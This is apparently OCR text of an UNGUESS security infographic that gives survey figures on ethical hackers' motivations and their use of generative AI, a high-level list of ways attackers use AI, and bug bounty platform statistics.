


While money matters to some, **75% of hackers identify non-financial factors as their main motivators to hack**

HOW RESEARCHERS USE AI

Survey on ~1.000 Ethical Hackers globally, 2023 version

85% of hackers have used generative AI technologies



Do hackers use generative AI technologies as part of their hacking workflow?


Will generative AI technologies eventually replicate the human creativity of hackers?

Can generative AI technologies increase the value of hacking and security research?


5 WAYS ATTACKERS ARE USING AI:

1. Building better, more sophisticated **malware**
2. Writing ai-powered, personalized **phishing emails**
3. Generating **deep fake data**
4. Cracking captchas and **password guessing**
5. **Sabotaging ML** in cyber threat detection

Vulnerabilities trend on UNGUESS Platform over last year, OVERALL



Vulnerabilities trend on UNGUESS Platform
over last year, 1 account



4 bounty stats
over last year

#1

TID 38575 exceed 100k in 2023

#2

Bounty split 31.12.2023
2/3 approved, 1/3 refused


#3

Time to review a vuln: 5'. Speed of managing
(Pending and Need Review stay constant below 5%)

#4

On average:

- Every Ethical Hacker detects **13 vulnerabilities over the year**
- We pay **787€ per vulnerability**
- Ethical Hacker **detects 60 vuln. x Bug Bounty program every year**



UNGUESS
Security

SCAN ME

Infografica:
NIS2 - UNA GUIDA ESSENZIALE

https://unguess.io